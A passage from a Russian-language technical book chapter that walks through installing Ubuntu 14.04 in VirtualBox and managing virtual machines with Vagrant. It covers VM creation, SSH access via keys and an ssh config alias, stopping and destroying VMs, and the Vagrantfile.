Можно осуществить дополнительные настройки виртуальной машины (задать количество дополнительных ядер, размер выделенной видеопамяти и т. п.), нажав кнопку **Настроить** на панели инструментов.




Рис. 53.5. Создание виртуальной машины




Рис. 53.6. Задание объема оперативной памяти




Рис. 53.7. Окно VirtualBox после создания виртуальной машины

Установка операционной системы

Созданная виртуальная машина не содержит никакого программного обеспечения. Поэтому прежде чем ее использовать, следует установить операционную систему. Мы будем устанавливать Ubuntu 14.04. Загрузить ISO-образ можно с официального сайта **http://www.ubuntu.com/download/desktop**.

> ***Замечание***
>
> Четные номера версий Ubuntu соответствуют дистрибутивам с долговременной поддержкой. Поэтому при выборе версий лучше ориентироваться на цифры 10, 12, 14, 16 и т. д. Кроме всего прочего, номер версии соответствует дате выпуска дистрибутива, так 14.04 означает, что релиз дистрибутива состоялся в апреле 2014 года. Если вы читаете книгу в 2016 году или позже, скорее всего, доступна версия Ubuntu 16.

Далее следует запустить виртуальную машину, нажав кнопку **Запустить** на панели инструментов или выбрав пункт меню **Машина** | **Запустить** | **Запустить**. Так как операционная система в виртуальной машине отсутствует, VirtualBox предложит вставить в виртуальный привод загрузочный диск с дистрибутивом ОС (рис. 53.8).

На данном этапе нужно выбрать загруженный ISO-образ с дистрибутивом Ubuntu. Сразу после этого начнется процесс установки операционной системы (рис. 53.9).




Рис. 53.8. Выбор ISO-образа с операционной системой




Рис. 53.9. Установка Ubuntu

Мастер установки предложит ряд диалоговых окон, позволяющих задать структуру файловой системы, выбрать часовой пояс, раскладку клавиатуры, указать имя компьютера, пользователя и его пароль (рис. 53.10).




Рис. 53.10. Параметры операционной системы

Для удобства можно задать автоматический вход в систему без подтверждения пароля пользователя, однако следует запомнить пароль, т. к. он потребуется для административных задач.

После ввода информации о пользователе начнется процесс установки операционной системы, по окончании которого виртуальная машина перезагрузится. Только что установленная Ubuntu имеет разрешение рабочего стола 800×600 пикселов, что совершенно недостаточно для полноценной работы. Для поддержки других форматов потребуется установка дополнительного программного обеспечения (уже в гостевую операционную систему Ubuntu). Для этого следует выбрать пункт меню **Устройства** | **Подключить образ диска Дополнений гостевой ОС...** (рис. 53.11).

После того как автозапуск запустит установку программного обеспечения с виртуального диска, потребуется ввод пароля пользователя (который был задан в процессе инсталляции Ubuntu). После установки программного обеспечения следует перезагрузить Ubuntu, выбрав в системном меню (кнопка в виде шестеренки в правом верхнем углу) пункт **Выключение...** и в открывшемся диалоговом окне нажав кнопку **Перезагрузка**.

После перезагрузки появится возможность изменить разрешение экрана. Для этого следует перейти в параметры системы и выбрать пункт **Настройка экранов** (рис. 53.12). В открывшемся диалоговом окне нужно выбрать подходящее разрешение экрана.




Рис. 53.11. Параметры операционной системы




Рис. 53.12. Настройка разрешения экрана

Теперь операционная система готова для работы. Если оперативной памяти достаточно, можно работать непосредственно в виртуальной машине. Однако более экономный и продуктивный способ работы с виртуальной машиной заключается в использовании Vagrant, который описывается в следующем разделе.

Vagrant

Vagrant — система администрирования виртуальных машин из командной строки. Vagrant сам по себе не является виртуальной машиной, это средство автоматизации управления чужими виртуальными машинами, например VirtualBox. Можно пользоваться готовым контейнером виртуальной машины, указав образ, который необходимо загрузить в конфигурационном файле Vagrant или самостоятельно собрать собственный контейнер.

Установка Vagrant

Прежде чем устанавливать Vagrant, следует установить VirtualBox, как это описано в предыдущем разделе. Затем можно приступить к установке Vagrant. Для этого со страницы проекта **https://www.vagrantup.com/downloads.html** надо скачать подходящий для хост-системы дистрибутив и запустить его. Далее мы предполагаем, что установка осуществляется в операционной системе Windows.

После запуска MSI-дистрибутива откроется окно мастера установки, который предлагает ряд диалоговых окон: подтверждение согласия с лицензионным соглашением, путь установки Vagrant (рис. 53.13). В изменении пути нет необходимости: путь к исполняемым файлам Vagrant прописывается мастером установки в переменной окружения `PATH`. Поэтому команды Vagrant можно будет запускать из любой папки. После завершения мастер установки предложит перезагрузить компьютер (рис. 53.14).




Рис. 53.13. Мастер установки Vagrant




Рис. 53.14. Предложение перезагрузить компьютер после установки Vagrant

Убедиться в том, что все установлено корректно, можно, запустив командную строку и выполнив команду `vagrant` с параметром `--version`, по результатам выполнения которой будет выведена строка с версией Vagrant:

```
$ vagrant --version
Vagrant 1.7.4
```

Создание виртуальной машины

Vagrant оперирует образами виртуальных машин. Сам по себе Vagrant их не создает, а использует готовые, которые можно либо создать самостоятельно при помощи одной из систем виртуализации, например VirtualBox, либо загрузить уже готовый образ виртуальной машины. Часть образов Vagrant распознает и загружает автоматически, достаточно указать их название.

> ***Замечание***
>
> Со списком доступных образов можно ознакомиться по адресу **https://atlas.hashicorp.com/boxes/search**.

Одним из таких образов является trusty64, который соответствует 64-разрядному дистрибутиву Ubuntu 14. Для того чтобы воспользоваться им, необходимо создать каталог, в котором будут сохранены конфигурационные файлы Vagrant, и выполнить команды инициализации виртуальной машины.

```
$ vagrant init ubuntu/trusty64
A `Vagrantfile` has been placed in this directory. You are now
ready to `vagrant up` your first virtual environment! Please read
the comments in the Vagrantfile as well as documentation on
`vagrantup.com` for more information on using Vagrant.
```

В результате выполнения команды в текущем каталоге будет создан конфигурационный файл Vagrantfile.

Запуск виртуальной машины

Для запуска виртуальной машины следует выполнить команду `vagrant up`, которая загрузит и запустит образ. Доступ к виртуальной машине будет осуществляться через протокол SSH, поэтому если предполагается использование Cygwin *(см. главу 52)*, лучше всего запускать команду `vagrant up` в рамках файловой системы Cygwin (C:/cygwin64).

```
$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Box 'ubuntu/trusty64' could not be found. Attempting to find and
                                                                    install...
  default: Box Provider: virtualbox
  default: Box Version: >= 0
==> default: Loading metadata for box 'ubuntu/trusty64'
  default: URL: https://atlas.hashicorp.com/ubuntu/trusty64
==> default: Adding box 'ubuntu/trusty64' (v20150909.1.0) for provider: virtualbox
  default: Downloading:
https://atlas.hashicorp.com/ubuntu/boxes/trusty64/versions/20150909.1.0/providers/
                                                                virtualbox.box
  default: Progress: 100% (Rate: 280k/s, Estimated time remaining: --:--:--)
==> default: Successfully added box 'ubuntu/trusty64' (v20150909.1.0) for
'virtualbox'!
==> default: Importing base box 'ubuntu/trusty64'...
==> default: Matching MAC address for NAT networking...
==> default: Checking if box 'ubuntu/trusty64' is up to date...
==> default: Setting the name of the VM: vagrant_default_1442041256931_81580
==> default: Clearing any previously set forwarded ports...
==> default: Clearing any previously set network interfaces...
==> default: Preparing network interfaces based on configuration...
  default: Adapter 1: nat
==> default: Forwarding ports...
  default: 22 => 2222 (adapter 1)
==> default: Booting VM...
==> default: Waiting for machine to boot. This may take a few minutes...
  default: SSH address: 127.0.0.1:2222
  default: SSH username: vagrant
  default: SSH auth method: private key
  default: Warning: Connection timeout. Retrying...
  default:
  default: Vagrant insecure key detected. Vagrant will automatically replace
  default: this with a newly generated keypair for better security.
  default:
  default: Inserting generated public key within guest...
  default: Removing insecure key from the guest if it's present...
  default: Key inserted! Disconnecting and reconnecting using new SSH key...
==> default: Machine booted and ready!
==> default: Checking for guest additions in VM...
  default: The guest additions on this VM do not match the installed version of
  default: VirtualBox! In most cases this is fine, but in rare cases it can
  default: prevent things such as shared folders from working properly. If you see
  default: shared folder errors, please make sure the guest additions within the
  default: virtual machine match the version of VirtualBox you have installed on
  default: your host and reload your VM.
  default:
  default: Guest Additions Version: 4.3.10
  default: VirtualBox Version: 5.0
==> default: Mounting shared folders...
  default: /vagrant => C:/cygwin64/vagrant
```

Во время первого развертывания виртуальной машины скачивается образ размером порядка 300 Мбайт. При последующих вызовах команды `vagrant up` повторная загрузка не осуществляется и используется ранее загруженный образ.

Убедиться в том, что виртуальная машина запущена, можно при помощи команды `vagrant status`:

```
$ vagrant status
Current machine states:

default                   running (virtualbox)

The VM is running. To stop this VM, you can run `vagrant halt` to
shut it down forcefully, or you can run `vagrant suspend` to simply
suspend the virtual machine. In either case, to restart it again,
simply run `vagrant up`.
```

Если у вас запущен менеджер управления виртуальными машинами VirtualBox, то созданная и запущенная виртуальная машина появится в списке виртуальных машин в левой колонке (рис. 53.15).




Рис. 53.15. Виртуальные машины Vagrant будут доступны в VirtualBox

Остановка виртуальной машины

Как видно из подсказки, которая выводится командой `vagrant status`, существует несколько способов остановки виртуальной машины.

Самый быстрый и ресурсоемкий способ заключается в выполнении команды `vagrant suspend`. Эта команда соответствует "заморозке времени". После остановки виртуальной машины остаются зарезервированными ресурсы оперативной памяти, жесткого диска, процессора. Просто команды в виртуальной машине перестают выполняться. При запуске виртуальной машины при помощи `vagrant up` выполнение продолжается с места остановки.

Команда `vagrant halt` выполняет остановку виртуальной машины и соответствует выключению обычной физической машины. Результаты работы записываются на виртуальный жесткий диск, а все остальные ресурсы, оперативная память, процессор, возвращаются хост-системе.

```
$ vagrant halt
==> default: Attempting graceful shutdown of VM...
```

В отличие от команды `vagrant suspend`, для включения виртуальной машины потребуется пройти полный цикл старта операционной системы.

Удаление виртуальной машины

Для того чтобы полностью освободить зарезервированную под виртуальную машину память, следует выполнить команду **`vagrant destroy`**:

```
$ vagrant destroy
Are you sure you want to destroy the 'default' VM? [y/N] y
[default] Forcing shutdown of VM...
[default] Destroying VM and associated drives...
```

В результате все следы присутствия виртуальной машины в системе будут уничтожены. При этом образ операционной системы, который был загружен при установке, не удаляется, т. к. он может быть использован другими виртуальными машинами. Для управления ими предназначен отдельный набор команд *(см. разд. "Управление образами" далее в этой главе)*.

Установка соединения с виртуальной машиной

Попасть в виртуальную машину можно, установив SSH-соединение с помощью команды `vagrant ssh`:

```
$ vagrant ssh
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.13.0-62-generic x86_64)
 * Documentation:  https://help.ubuntu.com/
 System information disabled due to load higher than 1.0
  Get cloud support with Ubuntu Advantage Cloud Guest:
  http://www.ubuntu.com/business/services/cloud
0 packages can be updated.
0 updates are security updates.
vagrant@vagrant-ubuntu-trusty-64:~$
```

В результате мы попадаем в виртуальную машину, работающую под управлением Ubuntu 14.

```
vagrant@vagrant-ubuntu-trusty-64:~$ uptime
 13:49:54 up 10 min,  1 user,  load average: 0.00, 0.05, 0.05
vagrant@vagrant-ubuntu-trusty-64:~$ free
             total       used       free     shared    buffers     cached
Mem:        501736     346688     155048        664      12344     218924
-/+ buffers/cache:     115420     386316
Swap:            0          0          0
vagrant@vagrant-ubuntu-trusty-64:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1        40G  1.2G   37G   3% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            241M   12K  241M   1% /dev
tmpfs            49M  344K   49M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            245M     0  245M   0% /run/shm
none            100M     0  100M   0% /run/user
vagrant         698G  378G  320G  55% /vagrant
```

Для того чтобы покинуть виртуальную машину, достаточно выполнить команду `exit`.

В созданной виртуальной машине можно разместить свой открытый ключ (например, тот, что был создан в *главе 52*), в этом случае появляется возможность получать доступ к виртуальной машине не через команду `vagrant`, а посредством клиентов SSH.

Для этого можно переместить открытый ключ id_rsa.pub в виртуальную машину при помощи общих папок *(см. разд. "Общие папки" далее в этой главе)* и затем записать его в конец файла ~/.ssh/authorized_keys.

```
vagrant@vagrant-ubuntu-trusty-64:~$ cat id_rsa.pub >> ~/.ssh/authorized_keys
```

В качестве альтернативы, открытый ключ можно записать прямо из командной строки, воспользовавшись командой `echo`.

```
$ echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCjBg9pkX7FYociBkv9qRbmUmaqzFQTsD6gqsRK6uZ0jaIBy5CTlL2
gmqeaJ5KAl3/SM+tBvFg6M/fNdDlpXtUZ/6qhQ7lqgA7JX3Ew+ITf9rZrQk2LVJCZspZXoBugHs8WojgB2ss
XcHJuD5/VodBwRVUY9QMic9UAiCKRXekDC2piFScskObgMleaqmTsdnpf57l7pGrsoTSnMUB3fz9/p9SqaQY
IJ2qW13xsY2LiesbCrOsXySGdJmGWvFsfi9PfuA0Q5H2LSPYlZrrjmA1Tq0sp7GcsagvNI1dPo+9S8nOgBH0
y9sWNHGjwqZjQvWostxHUAk2NyxCImczNOrM/ igor@igor-PC' >> ~/.ssh/authorized_keys
```

После этого получить доступ к виртуальной машине можно при помощи команды

```
$ ssh -p 2222 vagrant@127.0.0.1
```

Vagrant, будучи запущенным без прав доступа администратора, не может резервировать порты до 1024, поэтому он перенаправляет трафик SSH на порт 2222, именно поэтому мы вынуждены его указывать в параметре `-p`. В виртуальной машине у нас находится единственный пользователь vagrant (при необходимости можно создать другого пользователя посредством `adduser`). Для быстрого доступа можно поместить в домашний каталог хост-машины конфигурационный файл .ssh/config со следующим содержимым:

```
Host virt
Hostname 127.0.0.1
Port 2222
User vagrant
```

После чего получить доступ к виртуальной машине можно при помощи псевдонима `virt`:

```
$ ssh virt
```

Конфигурационный файл Vagrant

При выполнении команды `vagrant init` в текущем каталоге создается конфигурационный файл Vagrantfile, представляющий собой скрипт на языке Ruby.

Конфигурационный файл задает физические параметры виртуальной машины, операционную систему, состав программного обеспечения, которое должно быть установлено. Под каждый проект обычно заводится свой конфигурационный файл Vagrantfile. Даже если используется один и тот же образ, конфликты не возникают, т. к. при выполнении команды `vagrant up` происходит клонирование загруженного образа и виртуальные машины не пересекаются.

